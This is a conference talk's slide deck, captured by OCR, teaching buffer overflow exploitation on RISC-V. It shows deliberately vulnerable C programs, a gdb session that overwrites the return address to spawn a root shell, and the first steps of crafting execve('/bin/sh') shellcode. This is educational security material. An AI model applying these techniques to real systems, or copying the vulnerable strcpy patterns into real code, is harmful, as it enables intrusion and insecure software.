
OPEN SOURCE SUMMIT

China 2019

Exploiting Buffer Overflows on RISC-V

Christina Quast

$ whoami



```
$ whoami
```

$ whoami

```
$ whoami
Christina Quast
Twitter:@binarychrysh

$ echo $HOME
/France/Alpes-Maritimes/Nice

$ ls $OLDPWD/**
Berlin:
     Berlin_Institute_of_Engineering/Electical_Engineering
     Berlin/*/Linux_Kernel_Driver_Development
     Geneva/CERN/LHCb/Parallel_Programming
     */*/ITSec_CTF

$ echo $LANG
en, de, fr, ru, es, (cn), C, asm, python
$ █
```

Content

Introduction

Architecture overview

Differences to ARM/x86

Buffer overflow

Crafting Shellcode

Ret2libc/ROP

Introduction

RISC-V

- Open Source ISA (Instruction Set Architecture)
- 2010 at the University of California, Berkeley, but many contributors are volunteers not affiliated with the university
- Since 2018: Boards out there (HiFive, Sipeed, lowRISC, ..)
- March 2019: Version 2.2 of the user-space ISA is frozen, permitting most software development to proceed

https://riscv.org/wp-content/uploads/2017/05/Tue1100-RISC-V-Foundation-Update.pdf

Introduction

- Open Source ISA (Instruction Set Architecture)
- 2010 at the University of California, Berkeley, but many contributors are volunteers not
- Since 2018: Board .)
- March 2019: Versi permitting most software development to proceed

```
addi a5,a5,559
```

https://riscv.org/wp-content/uploads/2017/05/Tue1100-RISC-V-Foundation-Update.pdf

Introduction

RISC-V

- Open Source ISA (Instruction Set Architecture)
- 2010 at the Univer ontributors are volunteers not
- Since 2018: Board .)
- March 2019: Versi permitting most software development to proceed

\x93\x87\xf7\x22

https://riscv.org/wp-content/uploads/2017/05/Tue1100-RISC-V-Foundation-Update.pdf

Why do we care?

Why do we care?

- License/Royalty
- Convenient, accessible, cost-efficient basis on which to deploy products in a new ecosystem
- Open Specifications make it easier for programmers to take advantage of specifications
- Easier access for startups, universities, individuals to design own CPU on discrete logic or FPGA without royalties
- Security/Privacy in IoT (Meltdown, Spectre, ..)

Tools

Fedora downloadable image*, launch in qemu:

```
[root@fedora-riscv ~]# uname -a
Linux fedora-riscv 5.0.0-0.rc2.git0.1.0.riscv64.fc30.riscv64 #1 SMP Tue Jan 15 03:14:34 UTC 2019
riscv64 riscv64 riscv64 GNU/Linux
[root@fedora-riscv ~]# cat /proc/cpuinfo
processor: 0
hart        : 3
isa         : rv64imafdcu
mmu                 : sv48
...
processor: 3
hart        : 2
isa         : rv64imafdcu
mmu                 : sv48
[root@fedora-riscv ~]# gcc -v
gcc version 9.0.1 20190123 (Red Hat 9.0.1-0.1) (GCC)
```

*https://fedoraproject.org/wiki/Architectures/RISC-V/Installing

RISC-V Architecture

- RISC (Reduced Instruction Set Computer)
- No *push/pop*, instead loads and stores relative to *sp*
- pc (program counter) separate, cannot be referenced directly
- Little endian
- 32 integer register with 32 bit (RV32)/64 bit (RV64) width
- 32 bit instructions, 16 bit with Compressed extension (RVC)

Difference in Arch


	RISC-V	**ARM (A64)**	**x86_64**
Passing function arguments	a0..a7, rest on stack	x0..x7, rest on stack	RDI, RSI, RDX, RCX, R8, R9 (x86: stack, fastcall used registers)
General Purpose Registers	32	32	16
Instructions that can access memory	Only load/store	Only load/store	Many
Instruction size	4 byte (2 byte with “C” Standard Extension for **Compressed** Instructions)	4 byte (ARM 32 bit: 2 byte in **Thumb** mode)	Variable

Important registers

Name	**Alias**	**Function**
x0	**zero**	Always zero
x1	**ra**	Return address
x2	**sp**	Stack pointer
x8	**s0/fp**	Saved register / frame pointer
x9	**s1**	Saved register
x10–11	**a0–1**	Function argument / return value
x12–17	**a2–7**	Function argument

Function pro/epilogue

```
main:
    addi sp,sp,-16
    sd ra,8(sp)
    sd s0,0(sp)
    addi s0,sp,16
    …
    ld ra,8(sp)
    ld s0,0(sp)
    addi sp,sp,16
    jr ra
```




```
sd    ra,   8(sp)
ld    ra,   8(sp)
```

*Decompiled with https://godbolt.org/

Function pro/epilogue


```
main:
    addi sp,sp,-16
    sd ra,8(sp)     ; ra: return addr
    sd s0,0(sp)     ; s0: frame pointer
    addi s0,sp,16
    …
    ld ra,8(sp)
    ld s0,0(sp)
    addi sp,sp,16
    jr ra
```



*Decompiled with https://godbolt.org/

Local variables

```
main:
    addi sp,sp,-32
    sd ra,24(sp)   ; ra: return addr
    sd s0,16(sp)  ; s0: frame pointer
    addi s0,sp,32
    li a5,5
    sd a5,-24(s0)      ; int a = 5;
    li a5,6
    sd a5,-32(s0)      ; int b = 6;
    ...
```



*Decompiled with https://godbolt.org/


Let’s start hacking

Buffer Overflow

Buffer Overflow

```
void give_shell() {
        printf("You win!");
        system("/bin/sh");
}

int main(int argc, char *argv[]) {
    char buf[8];
    if(argc < 2) {
        printf("Pass an argument, champ!\n");
    }
    strcpy(buf, argv[1]);
    printf(buf);
}
```




* Buffer might be padded

Buffer Overflow

```
void give_shell() {
        printf("You win!");
        system("/bin/sh");
}

int main(int argc, char *argv[]) {
    char buf[8];
    if(argc < 2) {
        printf("Pass an argument, champ!\n");
    }
    strcpy(buf, argv[1]);
    printf(buf);
}
```



Stack growth

...

Return address=
give_shell_addr

Saved frame pointer
= any valid address

buf[0..7]=‘CCCC..’

...

Address space

* Buffer might be padded

Buffer Overflow

```
$ objdump -d bufferoverflow | grep shell
00000000555555c0 <give_shell>:
```

```
(gdb) run `python -c "print 'C'*8+'B'*8+'A'*4"
(gdb) c Continuing. Program received signal
SIGSEGV, Segmentation fault. 0x0000000041414140
in ?? ()
(gdb) bt #0 0x0000000041414140 in ?? ()
```

*Buffer might be padded. Verify with objdump/disassembler

**Compiled with: gcc bufferoverflow.c -o bufferoverflow -Ttext=0x55555500

Buffer Overflow

Putting it all together

```
(gdb) run `python -c "print 'C'*8+'B'*8+'\xc0\x55\x55\x55'"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/bufferoverflow/bufferoverflow `python
-c "print 'C'*8+'B'*8+'\xc0\x55\x55\x55'"`

Breakpoint 1, 0x00000000555555fa in main ()
(gdb) c
Continuing.
CCCCCCCCBBBBBBBBÀUUUYou win!
[Detaching after vfork from child process 994]
sh-4.4#
```

*Buffer might be padded. Verify with objdump/disassembler

**Compiled with: gcc bufferoverflow.c -o bufferoverflow -Ttext=0x55555500

Buffer Overflow

Putting it all together

```
[root@fedora-riscv bufferoverflow]#
./bufferoverflow `python -c "print
'C'*8+'B'*8+'\xc0\x55\x55\x55'"`
CCCCCCCCBBBBBBBBÀUUUYou win!
sh-4.4#
```

*Buffer might be padded. Verify with objdump/disassembler
**Compiled with: gcc bufferoverflow.c -o bufferoverflow -Ttext=0x55555500

Shellcode crafting

Shellcode crafting

Idea:

- Find executable area in memory (Stack, Heap, ..)
- (Leak address if you have to)
- Write asm code which spawns a shell (shellcode)
- Put shellcode there (usually user input over strcpy, so should have no NULL bytes!)*
- Jump to code
- Profit!

* Null bytes are string delimiters in C. If there is a nullbyte, strcpy will stop copying at that point

Shellcode

```
[root@fedora-riscv handmade]# cat vuln.c
// echo 0 >
/proc/sys/kernel/randomize_va_space
// gcc vuln.c -z execstack -o vuln

int main(int argc, char *argv[]);

void do_vuln(char *text) {
    char buffer[128];
    strcpy(buffer, text);
    printf("Location of buffer: %p\n",
       buffer);
    printf("Location of main: %p\n", main);
    printf("Input len: %d\n",
       strlen(buffer));
}
```

```
int main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Please include an
          argument\n");
    } else {
        do_vuln(argv[1]);
    }
    return 0;
}
```

Shellcode crafting

From man execve:

```
int execve(const char *filename, char *const argv[],
        char *const envp[]);
```

Shellcode crafting

```
/usr/include/asm-generic/unistd.h:
 #define __NR_execve 221
__SC_COMP(__NR_execve, sys_execve, compat_sys_execve)
```

From man execve:

```
      int execve(const char *filename, char *const argv[],
                 char *const envp[]);
```

Shellcode crafting

```
$ objdump -d /lib64/libc-2.28.9000.so | grep -A 3
execve
0000000000083610 <execve>:
   83610:       0dd00893             li      a7,221
   83614:       00000073             ecall
```

```
/usr/include/asm-generic/unistd.h:
 #define __NR_execve 221
__SC_COMP(__NR_execve, sys_execve, compat_sys_execve)
```

From `man execve`:

```
     int execve(const char *filename, char *const argv[],
                char *const envp[]);
```

Shellcode crafting

```
$ objdump -d /lib64/libc-2.28.9000.so | grep -A 3
execve
0000000000083610 <execve>:
   83610:       0dd00893                li      a7,221
   83614:       00000073                ecall
```

```
/usr/include/asm-generic/unistd.h:
 #define __NR_execve 221
__SC_COMP(__NR_execve, sys_execve, compat_sys_execve)
```


From man execve:

```
      int execve(const char *filename, char *const argv[],
                 char *const envp[]);
```

```
execve("/bin/sh", 0, 0);

a0 => "/bin/sh"
a1 => 0
a2 => 0
```

Shellcode crafting



```
In [11]: hex(struct.unpack("Q",
"/bin/sh")[0])
Out[11]: '0x68732f6e69622f'
```

Shellcode crafting

```
$ cat execve.c
#include <unistd.h>

int main() {
        //char prog[] = "/bin/sh";
        //unsigned long long prog =
0x68732f6e69622f;
        unsigned long prog[] =
              {0x6e69622f,0x68732f};
        execve(&prog, 0, 0);
}
```

